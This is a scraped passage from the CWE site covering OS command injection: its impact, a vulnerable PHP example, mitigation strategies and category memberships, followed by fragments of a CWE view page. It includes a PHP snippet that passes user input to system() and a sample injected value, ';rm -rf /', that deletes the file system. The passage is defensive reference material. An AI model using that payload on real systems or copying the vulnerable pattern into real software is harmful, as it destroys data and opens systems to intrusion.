Confidentiality Integrity Availability Non-Repudiation	**Technical Impact:** *Execute Unauthorized Code or Commands; DoS: Crash, Exit, or Restart; Read Files or Directories; Modify Files or Directories; Read Application Data; Modify Application Data; Hide Activities* Attackers could execute unauthorized commands, which could then be used to disable the software, or read and modify data for which the attacker does not have permissions to access directly. Since the targeted application is directly executing the commands instead of the attacker, any malicious activities may appear to come from the application or the application's owner.	

Likelihood Of Exploit

High

Demonstrative Examples

Example 1

This example code intends to take the name of a user and list the contents of that user's home directory. It is subject to the first variant of OS command injection.

Example Language: **PHP** *(bad code)*

```
$userName = $_POST["user"];
$command = 'ls -l /home/' . $userName;
system($command);
```

The $userName variable is not checked for malicious input. An attacker could set the $userName variable to an arbitrary OS command such as:

(attack code)

```
;rm -rf /
```

Which would result in $command being:

(result)

```
ls -l /home/;rm -rf /
```

Since the semi-colon is a command separator in Unix, the OS would first execute the ls command, then the rm command, deleting the entire file system.

Potential Mitigations

Phase: Architecture and Design

If at all possible, use library calls rather than external processes to recreate the desired functionality.

Phases: Architecture and Design; Operation

Strategy: Sandbox or Jail

Run the code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by the software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows the software to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of the application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.

Effectiveness: Limited

Note: The effectiveness of this mitigation depends on the prevention capabilities of the specific sandbox or jail being used and might only help to reduce the scope of an attack, such as restricting the attacker to certain system calls or limiting the portion of the file system that can be accessed.

Phase: Architecture and Design

Strategy: Attack Surface Reduction

For any data that will be used to generate a command to be executed, keep as much of that data out of external control as possible. For example, in web applications, this may require storing the data locally in the session's state instead of sending it out to the client in a hidden form field.

Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Phase: Architecture and Design

Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, consider using the ESAPI Encoding control [REF-45] or a similar tool, library, or framework. These will help the programmer encode outputs in a manner less prone to error.

Phase: Implementation

Strategy: Output Encoding

While it is risky to use dynamically-generated query strings, code, or commands that mix control and data together, sometimes it may be unavoidable. Properly quote arguments and escape any special characters within those arguments. The most conservative approach is to escape or filter all characters that do not pass an extremely strict allowlist (such as everything that is not alphanumeric or white space). If some special characters are still needed, such as white space, wrap each argument in quotes after the escaping/filtering step. Be careful of argument injection (CWE-88).

Phase: Implementation


If the program to be executed allows arguments to be specified within an input file or from standard input, then consider using that mode to pass arguments instead of the command line.

Phase: Architecture and Design

Strategy: Parameterization

If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.


Some languages offer multiple functions that can be used to invoke commands. Where possible, identify any function that invokes a command shell using a single string, and replace it with a function that requires individual arguments. These functions typically perform appropriate quoting and filtering of arguments. For example, in C, the system() function accepts a string that contains the entire command to be executed, whereas execl(), execve(), and others require an array of strings, one for each argument. In Windows, CreateProcess() only accepts one command at a time. In Perl, if system() is provided with an array of arguments, then it will quote each of the arguments.



Memberships

This MemberOf Relationships table shows additional CWE Categories and Views that reference this weakness as a member. This information is often useful in understanding where a weakness fits within the context of external information sources.

Nature	Type	ID	Name
MemberOf	V	635	Weaknesses Originally Used by NVD from 2008 to 2016
MemberOf	C	714	OWASP Top Ten 2007 Category A3 - Malicious File Execution
MemberOf	C	727	OWASP Top Ten 2004 Category A6 - Injection Flaws
MemberOf	C	741	CERT C Secure Coding Standard (2008) Chapter 8 - Characters and Strings (STR)
MemberOf	C	744	CERT C Secure Coding Standard (2008) Chapter 11 - Environment (ENV)
MemberOf	C	751	2009 Top 25 - Insecure Interaction Between Components
MemberOf	C	801	2010 Top 25 - Insecure Interaction Between Components
MemberOf	C	810	OWASP Top Ten 2010 Category A1 - Injection
MemberOf	C	845	The CERT Oracle Secure Coding Standard for Java (2011) Chapter 2 - Input Validation and Data Sanitization (IDS)
MemberOf	C	864	2011 Top 25 - Insecure Interaction Between Components
MemberOf	C	875	CERT C++ Secure Coding Section 07 - Characters and Strings (STR)
MemberOf	C	878	CERT C++ Secure Coding Section 10 - Environment (ENV)
MemberOf	V	884	CWE Cross-section
MemberOf	C	929	OWASP Top Ten 2013 Category A1 - Injection
MemberOf	C	990	SFP Secondary Cluster: Tainted Input to Command
MemberOf	C	1027	OWASP Top Ten 2017 Category A1 - Injection
MemberOf	C	1131	CISQ Quality Measures (2016) - Security
MemberOf	C	1134	SEI CERT Oracle Secure Coding Standard for Java - Guidelines 00. Input Validation and Data Sanitization (IDS)
MemberOf	C	1165	SEI CERT C Coding Standard - Guidelines 10. Environment (ENV)
MemberOf	V	1200	Weaknesses in the 2019 CWE Top 25 Most Dangerous Software Errors
MemberOf	V	1350	Weaknesses in the 2020 CWE Top 25 Most Dangerous Software Weaknesses



Common Weakness Enumeration

A Community-Developed List of Software & Hardware Weakness Types

CWE TOP 25 Most Dangerous Software Weaknesses

Home > CWE List > CWE- Individual Dictionary Definition (4.4)
ID Lookup: Go
Home | About | CWE List | Scoring | Community | News | Guidance | Search

CWE VIEW: Software Development

View ID: 699
Type: Graph

Status: Draft

Downloads: Booklet | CSV | XML

Objective

This view organizes weaknesses around concepts that are frequently used or encountered in software development. This includes all aspects of the software development lifecycle including both architecture and implementation. Accordingly, this view can align closely with the perspectives of architects, developers, educators, and assessment vendors. It provides a variety of categories that are intended to simplify navigation, browsing, and mapping.

Audience

Stakeholder	Description
Software Developers	Software developers (including architects, designers, coders, and testers) use this view to better understand potential mistakes that can be made in specific areas of their software application. The use of concepts that developers are familiar with makes it easier to navigate this view, and filtering by Modes of Introduction can enable focus on a specific phase of the development lifecycle.
Educators	Educators use this view to teach future developers about the types of mistakes that are commonly made within specific parts of a codebase.


Relationships

The following graph shows the tree-like relationships between weaknesses that exist at different levels of abstraction. At the highest level, categories and pillars exist to group weaknesses. Categories (which are not technically weaknesses) are special CWE entries used to group weaknesses that share a common characteristic. Pillars are weaknesses that are described in the most abstract fashion. Below these top-level entries are weaknesses are varying levels of abstraction. Classes are still very abstract, typically independent of any specific language or technology. Base level weaknesses are used to present a more specific type of weakness. A variant is a weakness that is described at a very low level of detail, typically limited to a specific language or technology. A chain is a set of weaknesses that must be reachable consecutively in order to produce an exploitable vulnerability. While a composite is a set of weaknesses that must all be present simultaneously in order to produce an exploitable vulnerability.

Show Details:

699 - Software Development

- C API / Function Errors - *(1228)*
- C Audit / Logging Errors - *(1210)*
- C Authentication Errors - *(1211)*
- C Authorization Errors - *(1212)*
- C Bad Coding Practices - *(1006)*
- C Behavioral Problems - *(438)*
- C Business Logic Errors - *(840)*
- C Communication Channel Errors - *(417)*
- C Complexity Issues - *(1226)*
- C Concurrency Issues - *(557)*
- C Credentials Management Errors - *(255)*
- C Cryptographic Issues - *(310)*
- C Key Management Errors - *(320)*
- C Data Integrity Issues - *(1214)*
- C Data Processing Errors - *(19)*
- C Data Neutralization Issues - *(137)*
- C Documentation Issues - *(1225)*
- C File Handling Issues - *(1219)*
- C Encapsulation Issues - *(1227)*
- C Error Conditions, Return Values, Status Codes - *(389)*



Common Weakness Enumeration
A Community-Developed List of Software & Hardware Weakness Types
CWE TOP 25 Most Dangerous Software Weaknesses
Home > CWE List > CWE- Individual Dictionary Definition (4.4)
ID Lookup: Go
Home | About | CWE List | Scoring | Community | News | Guidance | Search

CWE CATEGORY: Data Neutralization Issues

